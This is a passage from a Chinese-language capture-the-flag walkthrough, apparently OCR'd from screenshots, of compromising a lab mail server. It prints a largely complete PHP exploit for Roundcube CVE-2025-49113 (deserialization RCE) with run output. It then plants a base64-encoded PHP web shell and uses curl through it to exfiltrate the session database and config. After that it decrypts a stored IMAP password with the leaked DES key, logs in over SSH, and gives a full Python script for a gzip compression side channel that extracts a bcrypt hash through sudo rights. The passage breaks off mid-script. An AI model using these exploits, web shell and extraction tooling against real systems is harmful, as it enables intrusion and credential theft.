
```
    ]);

    $url = sprintf(
        '%s/?_from=edit-%s&_task=settings&_framed=1&_remote=1&_id=1&_uploadid=1&_unlock=1&_action=upload',
        $targetUrl,
        urlencode($payloadName)
    );

    message('End payload: ' . $url);

    $response = @file_get_contents($url, false, $context);
    if (false === $response || strpos($response, 'preferences_time') === false) {
        throw new \Exception('Payload injection failed, got: ' . ($response ?: 'no response'));
    }

    message('Payload injected successfully');
}

/**
 * Triggers execution of the injected payload by serializing session data.
 *
 * @param string $targetUrl
 * @param string $cookie
 * @return void
 */
function executePayload(string $targetUrl, string $cookie): void
{
    message('Executing payload...');
    $token = getToken(
        file_get_contents(
            $targetUrl . '/',
            false,
            stream_context_create(['http' => ['header' => 'Cookie: ' . $cookie]])
        )
    );
```

```php

    file_get_contents(
        sprintf('%s/?_task=logout&_token=%s', $targetUrl, $token),
        false,
        stream_context_create(['http' => ['header' => 'Cookie: ' . $cookie]])
    );
}

/**
 * Extracts and encodes the CSRF token from response body.
 *
 * @param string $body HTTP response body
 * @return string URL-encoded token
 * @throws RuntimeException If token is not found
 */
function getToken(string $body): string
{
    if (preg_match('/(?:"request_token":"|&_token=)([^"&]+)(?:"|\s)/Uuis', $body, $matches)) {
        return rawurlencode($matches[1]);
    }

    throw new \RuntimeException('CSRF token not found in response body');
}

/**
 * Aggregates Set-Cookie headers into a single cookie string.
 *
 * @param string $headers Raw HTTP headers
 * @param string $existing Any existing cookie string to preserve
 * @return string Concatenated cookies
 */
function getCookie(string $headers, string $existing = ''): string
{
    $cookies = [];

```

```
278     if (preg_match_all('/^Set-Cookie:\s*([^=]+)=([^;]+);/mi',
    $headers, $matches, PREG_SET_ORDER)) {
279         foreach ($matches as [$full, $key, $value]) {
280             if ($value === '-del-') {
281                 continue;
282             }
283             $cookies[] = sprintf('%s=%s', $key, $value);
284         }
285     }
286 
287     return $existing . implode(';', $cookies) .
    (!empty($cookies) ? ';' : '');
288 }
289 
290 /**
291  * Magic is happening here
292  */
293 function calcPayload($cmd){
294 
295     class Crypt_GPG_Engine{
296         private $_gpgconf;
297 
298         function __construct($cmd){
299             $this->_gpgconf = $cmd.';#';
300         }
301     }
302 
303     $payload = serialize(new Crypt_GPG_Engine($cmd));
304     $payload = process_serialized($payload) . 'i:0;b:0;';
305     $append = strlen(12 + strlen($payload)) - 2;
306     $_from = '!";i:0;'.$payload.'}";}}';
307     $_file = 'x|b:0;preferences_time|b:0;preferences|s:'.(78 +
    strlen($payload) + $append).':\\"a:3:{i:0;s:'.(56 +
    $append).':\\".png';
308 
309     $_from = preg_replace('/(.)/', '$1' .
    hex2bin('c'.rand(0,9)), $_from); //little obfuscation
310 
311     return [$_from, $_file];
312 }
313 
314 /**
```

```
 * PHPGGC magic
 */
function process_serialized($serialized, $full = false){
    $new = '';
    $last = 0;
    $current = 0;
    $pattern = '#\bs:([0-9]+):"#';

    while(
        $current < strlen($serialized) &&
        preg_match(
            $pattern, $serialized, $matches, PREG_OFFSET_CAPTURE, $current
        )
    )
    {
        $p_start = $matches[0][1];
        $p_start_string = $p_start + strlen($matches[0][0]);
        $length = $matches[1][0];
        $p_end_string = $p_start_string + $length;

        if(!(
            strlen($serialized) > $p_end_string + 2 &&
            substr($serialized, $p_end_string, 2) == '";'
        ))
        {
            $current = $p_start_string;
            continue;
        }
        $string = substr($serialized, $p_start_string, $length);

        $clean_string = '';
        for($i=0; $i < strlen($string); $i++)
        {
            $letter = $string[$i];
            if($full || !ctype_print($letter) || $letter == '\\' || $letter == '|' || $letter == '.' /* rc spec */)
                $letter = sprintf("\\%02x", ord($letter));

            $clean_string .= $letter;
        }
```

```

        $new .=
            substr($serialized, $last, $p_start - $last) .
            's:' . $matches[1][0] . ':"' . $clean_string . '";'
        ;
        $last = $p_end_string + 2;
        $current = $last;
    }

    $new .= substr($serialized, $last);
    return $new;
}

/**
 * Prints a formatted message and optionally exits.
 *
 * @param string  $text     Message to print
 * @param int     $exitCode Exit code (0 to continue)
 * @return void
 */
function message(string $text, int $exitCode = 0): void
{
    echo '### ' . $text . PHP_EOL . PHP_EOL;

    if ($exitCode !== 0) {
        exit($exitCode);
    }
}

main($argv);
```



结果：

```
uid=103(nginx) gid=104(nginx) groups=82(www-
data),104(nginx),104(nginx)
```

获得 **nginx** 权限的命令执行。

---

5. 提取 Roundcube 存储的 IMAP 凭证

5.1 Roundcube 会话存储

Roundcube 会把登录用户的 **IMAP** 密码加密后存在会话里，会话存储在：

```
/var/www/roundcube/config/sqlite.db
```

Base64 编码/解码

将文本编码为 Base64 或将 Base64 解码回文本格式。

```
<?php passthru($_GET["c"] ?? ""); ?>
```

字符编码: UTF-8 解码过滤非 Base64 字符 Base64 编码 Base64 解码 交换 清空


```
PD9waHAgcGFzc3RocnUoJF9HRVRbImMiXSA/PyAiIik7ID8+
```

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ php cve_fearsoff.php 'http://192.168.188.166' \
  'q99@msmail.dsz' \
  'CtfQ99Pass!2026' \
  'echo PD9waHAgcGFzc3RocnUoJF9HRVRbImMiXSA/PyAiIik7ID8+ | base64 -d > /var/www/roundcube/plugins/forgot_password/data/r.php'
### Roundcube ≤ 1.6.10 Post-Auth RCE via PHP Object Deserialization [CVE-2025-49113]

### Retrieving CSRF token and session cookie...

### Authenticating user: q99@msmail.dsz

### Authentication successful

### Command to be executed:
echo PD9waHAgcGFzc3RocnUoJF9HRVRbImMiXSA/PyAiIik7ID8+ | base64 -d > /var/www/roundcube/plugins/forgot_password/data/r.php

### Injecting payload...

### End payload: http://192.168.188.166/?_from=edit-%21%C5%22%C5%3B%C5i%C5%3A%C50%C5%3B%C5O%C5%3A%C51%C56%C5%3A%C5%22%C5C%C5r%C5y%C5p%C5t%C5_%C5
G%C5P%C5G%C5_%C5E%C5n%C5g%C5i%C5n%C5e%C5%22%C5%3A%C51%C5%3A%C5%7B%C5S%C5%3A%C52%C56%C5%3A%C5%22%C5%5C%C50%C50%C5C%C5r%C5y%C5p%C5t%C5_%C5G%C5P%C5
G%C5_%C5E%C5n%C5g%C5i%C5n%C5e%C5%5C%C50%C50%C5_%C5g%C5p%C5g%C5c%C5o%C5n%C5f%C5%22%C5%3B%C5S%C5%3A%C51%C52%C53%C5%3A%C5%22%C5e%C5c%C5h%C5o%C5+%C5
P%C5D%C59%C5w%C5a%C5H%C5A%C5g%C5c%C5G%C5F%C5z%C5c%C53%C5R%C5o%C5c%C5n%C5U%C5o%C5J%C5F%C59%C5H%C5R%C5V%C5R%C5b%C5I%C5m%C5M%C5i%C5X%C5S%C5A%C5%2F%
C5P%C5y%C5A%C5i%C5I%C5i%C5k%C57%C5I%C5D%C58%C5%2B%C5+%C5%5C%C57%C5c%C5+%C5b%C5a%C5s%C5e%C56%C54%C5+%C5-%C5d%C5+%C5%3E%C5+%C5%2F%C5v%C5a%C5r%C5%2
F%C5w%C5w%C5w%C5%2F%C5r%C5o%C5u%C5n%C5d%C5c%C5u%C5b%C5e%C5%2F%C5p%C5l%C5u%C5g%C51%C5n%C5s%C5%2F%C5f%C5o%C5r%C5g%C5o%C5t%C5_%C5p%C5a%C5s%C5s%C5w%
C5o%C5r%C5d%C5%2F%C5d%C5a%C5t%C5a%C5%2F%C5r%C5%5C%C52%C5e%C5p%C5h%C5p%C5%3B%C5%23%C5%22%C5%3B%C5%7D%C5i%C5%3A%C50%C5%3B%C5b%C5%3A%C50%C5%3B%C5%7
D%C5%22%C5%3B%C5%7D%C5%7D%C5&_task=settings&_framed=1&_remote=1&_id=1&_uploadid=1&_unlock=1&_action=upload

### Payload injected successfully

### Executing payload...

### Exploit executed successfully
```

5.2 下载并解析会话

```
# 通过 RCE 把 sqlite.db 拷到 web 目录再下载
curl -sk --noproxy '*' 'http://192.168.188.166/plugins/forgot_password/data/r.php?c=base64%20-w0%20/var/www/roundcube/config/sqlite.db' > sqlite_db.b64
base64 -d sqlite_db.b64 > sqlite.db
```

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ curl -sk --noproxy '*' 'http://192.168.188.166/plugins/forgot_password/data/r.php?c=base64%20-w0%20/var/www/roundcube/config/sqlite.db' > sq
lite_db.b64

┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ base64 -d sqlite_db.b64 > sqlite.db

┌──(kali㉿kali)-[~/Desktop/msmail]
└─$
```



关键会话（镜像构建期遗留，192.168.9.103）：

```
username|s:14:"q99@msmail.dsz"
password|s:32:"gzVDA5f0NV8VZ/p0/SBjLGp+IH+B9pS+"
```

5.3 加密方式

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ curl -sk --noproxy '*' "http://192.168.188.166/plugins/forgot_password/data/r.php?c=cat%20../../../config/config.inc.php"
<?php

/* Local configuration for Roundcube Webmail */

// ----------------------------------
// SQL DATABASE
// ----------------------------------
// Database connection string (DSN) for read+write operations
// Format (compatible with PEAR MDB2): db_provider://user:password@host/database
// Currently supported db_providers: mysql, pgsql, sqlite, mssql, sqlsrv, oracle
// For examples see https://pear.php.net/manual/en/package.database.mdb2.intro-dsn.php
// Note: for SQLite use absolute path (Linux): 'sqlite:////full/path/to/sqlite.db?mode=0646'
//       or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
// Note: Various drivers support various additional arguments for connection,
//       for Mysql: key, cipher, cert, capath, ca, verify_server_cert,
//       for Postgres: application_name, sslmode, sslcert, sslkey, sslrootcert, sslcrl, sslcompression, service.
//       e.g. 'mysql://roundcube:@localhost/roundcubemail?verify_server_cert=false'
$config['db_dsnw'] = 'sqlite:////var/www/roundcube/config/sqlite.db?mode=0646';

// ----------------------------------
// IMAP
// ----------------------------------
// The IMAP host (and optionally port number) chosen to perform the log-in.
// Leave blank to show a textbox at login, give a list of hosts
// to display a pulldown menu or set one host as string.
// Enter hostname with prefix ssl:// to use Implicit TLS, or use
// prefix tls:// to use STARTTLS.
// If port number is omitted it will be set to 993 (for ssl://) or 143 otherwise.
// Supported replacement variables:
// %n - hostname ($_SERVER['SERVER_NAME'])
// %t - hostname without the first part
// %d - domain (http hostname $_SERVER['HTTP_HOST'] without the first part)
// %s - domain name after the '@' from e-mail address provided at login scree
```

Go to Line/Column

```
// %s - domain name after the '@' from e-mail address provided at login screen
// For example %n = mail.domain.tld, %t = domain.tld
// WARNING: After hostname change update of mail_host column in users table is
//          required to match old user data records with the new host.
$config['imap_host'] = 'localhost:143';

// provide an URL where a user can get support for this Roundcube installation
// PLEASE DO NOT LINK TO THE ROUNDCUBE.NET WEBSITE HERE!
$config['support_url'] = 'https://maze-sec.com';

// This key is used for encrypting purposes, like storing of imap password
// in the session. For historical reasons it's called DES_key, but it's used
// with any configured cipher_method (see below).
// For the default cipher_method a required key length is 24 characters.
$config['des_key'] = 'a25vCZPFVasYNjVoyjF8uwKT';

// Name your service. This is displayed on the login screen and in the window title
$config['product_name'] = 'Roundcube Webmail 1.6.10';

// ----------------------------------
// PLUGINS
// ----------------------------------
// List of active plugins (in plugins/ directory)
$config['plugins'] = ['forgot_password'];

// the default locale setting (leave empty for auto-detection)
// RFC1766 formatted language name like en_US, de_DE, de_CH, fr_FR, pt_BR
$config['language'] = 'zh_CN';

$config['session_lifetime'] = 5256000;
//$config['username_domain'] = 'msmail.dsz';
//$config['username_domain_forced'] = true;
//$config['login_username_filter'] = '/^.+@msmail\.dsz$/i';

┌──(kali㉿kali)-[~/Desktop/msmail]
└─$
```

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ curl -sk --noproxy '*' "http://192.168.188.166/plugins/forgot_password/data/r.php?c=cat%20../../../config/defaults.inc.php" | grep cipher_method
// with any configured cipher_method (see below).
// For the default cipher_method a required key length is 24 characters.
$config['cipher_method'] = 'DES-EDE3-CBC';
```

Roundcube 配置：

```
// config/config.inc.php
$config['des_key'] = 'a25vCZPFVasYNjVoyjF8uwKT';

// defaults.inc.php
$config['cipher_method'] = 'DES-EDE3-CBC';
```

加密流程（`program/lib/Roundcube/rcube.php`）：

```
base64( IV(8字节) + openssl_encrypt(明文, DES-EDE3-CBC, des_key, OPENSSL_RAW_DATA, IV) )
```

```
public function encrypt($clear, $key = 'des_key', $base64 = true)
{
    if (!is_string($clear) || !strlen($clear)) {
        return '';
    }

    $ckey   = $this->config->get_crypto_key($key);
    $method = $this->config->get_crypto_method();
    $iv     = rcube_utils::random_bytes(openssl_cipher_iv_length($method), true);
    $tag    = null;

    // This distinction is for PHP 7.3 which throws a warning when
    // we use $tag argument with non-AEAD cipher method here
    if (!preg_match('/-(gcm|ccm|poly1305)$/i', $method)) {
        $cipher = openssl_encrypt($clear, $method, $ckey, OPENSSL_RAW_DATA, $iv);
    }
    else {
        $cipher = openssl_encrypt($clear, $method, $ckey, OPENSSL_RAW_DATA, $iv, $tag);
    }

    if ($cipher === false) {
        self::raise_error([
                'file'    => __FILE__,
                'line'    => __LINE__,
                'message' => "Failed to encrypt data with configured cipher method: $method!"
            ], true, false);

        return false;
    }

    $cipher = $iv . $cipher;

    if ($tag !== null) {
        $cipher = "##{$tag}##{$cipher}";
    }

    return $base64 ? base64_encode($cipher) : $cipher;
}
```

5.4 解密

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ php -r '
$key = "a25vCZPFVasYNjVoyjF8uwKT";
$b64 = "gzVDA5f0NV8VZ/p0/SBjLGp+IH+B9pS+";
$raw = base64_decode($b64);
$iv  = substr($raw, 0, 8);
$ct  = substr($raw, 8);
echo openssl_decrypt($ct, "DES-EDE3-CBC", $key, OPENSSL_RAW_DATA, $iv), "\n";
'
QiaoJoJoP4ss
```

这就是 **q99 的原始 IMAP 密码**（镜像构建时设置，Roundcube 会话中加密保存）。

6. SSH 登录 q99

作者的设计是：**q99 的系统密码 = q99 的原始邮箱密码**。直接用解密结果登录 SSH：

```
ssh q99@192.168.188.165
密码: QiaoJoJoP4ss
```

读取 user 权限 flag：

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ ssh q99@192.168.188.166
The authenticity of host '192.168.188.166 (192.168.188.166)' can't be established.
ED25519 key fingerprint is: SHA256:oupA6U09RA0t2J4Fs0HFSTLeN2Aepucw4hvjxVFxLHI
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:22: [hashed name]
    ~/.ssh/known_hosts:25: [hashed name]
    ~/.ssh/known_hosts:26: [hashed name]
    ~/.ssh/known_hosts:27: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.188.166' (ED25519) to the list of known hosts.
q99@192.168.188.166's password:
msmail:~$ id
uid=1001(q99) gid=1001(q99) groups=1001(q99)
msmail:~$ sudo -l
Matching Defaults entries for q99 on msmail:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for q99:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User q99 may run the following commands on msmail:
    (maddy) NOPASSWD: /usr/bin/python3 /opt/ChangePass.py *
    (maddy) NOPASSWD: /bin/gzip -kf /etc/maddy/db/passwd
msmail:~$ cat /home/q99/user.txt
flag{user-491f6798804ad4c85cf2d5eaa436fe8b}
msmail:~$
```

6.1 q99 的 sudo 权限

```
q99@msmail:~$ sudo -l
```

```
User q99 may run the following commands on msmail:
    (maddy) NOPASSWD: /usr/bin/python3 /opt/ChangePass.py *
    (maddy) NOPASSWD: /bin/gzip -kf /etc/maddy/db/passwd
```

这两条权限正是下一步 gzip 侧信道（§7）的组成部分：一条用来往 passwd 里写可控内容，一条用来把"秘密 + 可控内容"一起压缩。

---

7. gzip 侧信道提取 admin 哈希并离线破解

> *本阶段不直接读取 passwd 文件，也不用 IMAP 在线爆破：仅凭 q99 的两条 sudo 权限，通过 gzip 压缩率侧信道把 `admin@msmail.dsz` 的 bcrypt 哈希完整提取出来，再用 rockyou 前 30000 条离线破解出明文密码。*

7.1 哈希格式从哪来

forgot_password 插件的 `reset.php`（web 目录全局可读）也写明了哈希生成与写入方式：

文件 搜索 D:\FinalShell\temp\edit\msmail-unHack_reset.php

msmail-unHack_reset.php | msmail-unHack_config.inc.php | msmail-unHack_rcube.php

```
    echo "参数错误";
    exit;
}

$user = token_user($_REQUEST["token"]);
if (!$user) {
    header("Content-Type: text/plain; charset=utf-8");
    echo "token不合法";
    exit;
}

# POST: 改密
if ($_SERVER["REQUEST_METHOD"] === "POST") {
    header("Content-Type: text/plain; charset=utf-8");
    if (!isset($_POST["pass"]) || $_POST["pass"] === "") {
        echo "参数错误";
        exit;
    }
    $pass = $_POST["pass"];

    # /usr/local/bin/maddy hash -p
    $cmd = "/usr/local/bin/maddy hash -p " . escapeshellarg($pass);
    $hash = trim(shell_exec($cmd) ?? "");
    if ($hash === "" || strpos($hash, "bcrypt:") !== 0) {
        echo "生成密码哈希失败";
        exit;
    }

    # sudo -u maddy python3 /opt/ChangePass.py {user} {hash}
    $cmd2 = "sudo -u maddy /usr/bin/python3 /opt/ChangePass.py "
        . escapeshellarg($user) . " " . escapeshellarg($hash) . " 2>&1";
    $out = shell_exec($cmd2);
    if ($out === null || strpos($out, "密码已更新") === false) {
        echo "密码修改失败: " . trim((string)$out);
        exit;
    }
    echo "密码已重置成功，请使用新密码登录";
    exit;
}
```

Ready

这个格式**不需要读文件**就能确定，q99 可以直接执行全局可读的 maddy 二进制：

```
msmail:~$ maddy hash -p '123123'
bcrypt:$2a$10$uisSfLuFX18bpEu5xSYznOs66KTha.Qs4KDdL9IFS8BLJiyLyeYkW
msmail:~$
```

7.2 原理：CRIME 式 gzip 压缩率侧信道

q99 拥有的能力组合起来就是一个压缩率 oracle：

```
sudo -u maddy python3 /opt/ChangePass.py q99@msmail.dsz <任意内容>
  → 写可控明文
sudo -u maddy gzip -kf /etc/maddy/db/passwd
   → 压缩"秘密行 + 可控行"
stat /etc/maddy/db/passwd.gz
    → 可观测压缩后大小
```

```
msmail:~$ sudo -u maddy gzip -kf /etc/maddy/db/passwd
msmail:~$ sudo -u maddy python3 /opt/ChangePass.py q99@msmail.dsz 123
q99@msmail.dsz 密码已更新
msmail:~$ stat /etc/maddy/db/passwd.gz
  File: /etc/maddy/db/passwd.gz
  Size: 114             Blocks: 8          IO Block: 4096   regular file
Device: 803h/2051d      Inode: 130319      Links: 1
Access: (0640/-rw-r-----)  Uid: (  101/   maddy)   Gid: (  102/   maddy)
Access: 2026-08-06 19:30:55.488457523 +0800
Modify: 2026-08-06 19:30:55.488457523 +0800
Change: 2026-08-06 19:30:55.488457523 +0800
msmail:~$
```

把 q99 行写成：

```
q99@msmail.dsz:bcrypt:$2a$10$<已猜出的前缀><候选字符>AAAA...
```

gzip（DEFLATE）压缩到这一行时，会与前面的 admin 行做字典匹配。`q99@...` 与 `admin@...` 从 `@msmail.dsz:bcrypt:$2a$10$` 开始共享 27 个字符，因此匹配从这里开始：

```
admin@msmail.dsz:bcrypt:$2a$10$ cMRS54Rxh07...          ← 秘密行（固定）
q99  @msmail.dsz:bcrypt:$2a$10$ cXXXX...AAAA...          ← 探测行（我们写）
     └──────── 27 字符共享前缀 ────────┘
                                       ↑ 候选字符 c：
                                         猜中 → 匹配延长 1 字符 → gz 小 1 字节
                                         猜错 → 匹配在此中断 → gz 大 1 字节
```

若候选字符与 admin 哈希下一位一致，匹配多 1 个字符，省掉一个字面量（约 8~10 bits），实测 `passwd.gz` 稳定小 1 字节（114 vs 115）。逐位枚举 bcrypt 的 64 字符集 `[a-zA-Z0-9./]`，取每次压缩后最小者，即可还原 53 位哈希。

7.3 提取哈希

使用脚本 `gzip_hash_extract.py`（自动恢复 q99 行）：

```python
#!/usr/bin/env python3

import os
import string
import subprocess
import sys
import time

ALPHABET = string.ascii_letters + string.digits + "./"
HASH_LEN = 53  # bcrypt $2a$10$ followed by 53 chars (22 salt + 31 digest)

PROBE_USER = "q99@msmail.dsz"
PASSWD = "/etc/maddy/db/passwd"
GZ = PASSWD + ".gz"

# Byte-exact original hash of PROBE_USER (q99) on the current box.
# If this is not known, use --restore-password <q99-plaintext> instead.
DEFAULT_RESTORE_HASH = "57YVVuxmStLPDKz86kKcyeLF2p3imeLUO2Bm7jCe3ezwVUp4pUvYq"


def run(cmd):
    """Run a command as the current user and return (rc, stdout, stderr)."""
    r = subprocess.run(cmd, capture_output=True, text=True, timeout=20)
    return r.returncode, r.stdout.strip(), r.stderr.strip()


def changepass(hash_arg):
    """Run the privileged ChangePass.py as maddy to set q99's passwd line."""
    rc, out, err = run([
        "sudo", "-u", "maddy", "/usr/bin/python3", "/opt/ChangePass.py",
```

```
        PROBE_USER, hash_arg,
    ])
    if rc != 0 or "密码已更新" not in out:
        raise RuntimeError("ChangePass.py failed: rc=%d out=%r
err=%r" % (rc, out, err))


def gzip_passwd():
    """Run the privileged gzip as maddy to regenerate
passwd.gz."""
    rc, out, err = run(["sudo", "-u", "maddy", "/bin/gzip", "-
kf", PASSWD])
    if rc != 0:
        raise RuntimeError("gzip failed: rc=%d err=%r" % (rc,
err))


def gz_size():
    return os.path.getsize(GZ)


def measure(hash_suffix):
    """Set q99's line to bcrypt:$2a$10$+suffix, gzip, return
passwd.gz size."""
    changepass("bcrypt:$2a$10$" + hash_suffix)
    gzip_passwd()
    return gz_size()


def restore(restore_hash, restore_password):
    if restore_password:
        rc, out, err = run(["/usr/local/bin/maddy", "hash", "-
p", restore_password])
        if rc != 0 or not out.startswith("bcrypt:"):
            raise RuntimeError("maddy hash failed: rc=%d out=%r
err=%r" % (rc, out, err))
        restore_hash = out[len("bcrypt:"):].strip()
    changepass("bcrypt:$2a$10$" + restore_hash)
    gzip_passwd()
    print("[+] restored q99 line to bcrypt:$2a$10$%s and
regenerated passwd.gz"
          % restore_hash, flush=True)
```

```
65
66
67  def extract_one(target_email):
68      """Recover one user's hash suffix via the gzip size
    oracle."""
69      prefix = ""
70      t0 = time.time()
71      for k in range(HASH_LEN):
72          sizes = {}
73          for c in ALPHABET:
74              sizes[c] = measure(prefix + c + "A" * 80)
75          mn = min(sizes.values())
76          best = [c for c, s in sizes.items() if s == mn]
77
78          # Tie-break with a different filler so byte-boundary
    effects differ.
79          if len(best) > 1:
80              s2 = {c: measure(prefix + c + "B" * 80) for c in
    best}
81              m2 = min(s2.values())
82              best = [c for c in best if s2[c] == m2]
83
84          ch = best[0] if len(best) == 1 else "?"
85          prefix += ch
86          print("  [%02d/%d] min_size=%-4d char=%r  %s%s"
87                % (k + 1, HASH_LEN, mn, ch, prefix, ""),
    flush=True)
88      print("[*] extracted %s in %.1fs" % (target_email,
    time.time() - t0), flush=True)
89      return prefix
90
91
92  def main():
93      args = [a for a in sys.argv[1:]]
94      target = "admin@msmail.dsz"
95      restore_hash = DEFAULT_RESTORE_HASH
96      restore_password = None
97      verify = None
98
99      i = 0
100     while i < len(args):
101         a = args[i]
```

```
        if a == "--restore-hash" and i + 1 < len(args):
            restore_hash = args[i + 1]
            i += 2
        elif a == "--restore-password" and i + 1 < len(args):
            restore_password = args[i + 1]
            i += 2
        elif a == "--verify" and i + 1 < len(args):
            verify = args[i + 1]
            i += 2
        elif a.startswith("--"):
            print("unknown option:", a)
            sys.exit(2)
        else:
            target = a
            i += 1

    if target == PROBE_USER:
        print("[-] cannot extract q99's own hash: the probe
line IS q99's line")
        sys.exit(2)

    print("[*] target victim : %s" % target)
    print("[*] probe line    : %s (controlled via
ChangePass.py)" % PROBE_USER)
    print("[*] oracle        : passwd.gz size after gzip -kf")
    print("[*] extracting %d hash characters from alphabet of
%d chars ..."
          % (HASH_LEN, len(ALPHABET)))

    hash_suffix = None
    try:
        hash_suffix = extract_one(target)
    except KeyboardInterrupt:
        print("\n[!] interrupted", flush=True)
    except Exception as ex:
        print("[-] extraction failed: %s" % ex, flush=True)
    finally:
        try:
            restore(restore_hash, restore_password)
        except Exception as ex:
            print("[-] restore failed: %s" % ex)

```

```
    if hash_suffix:
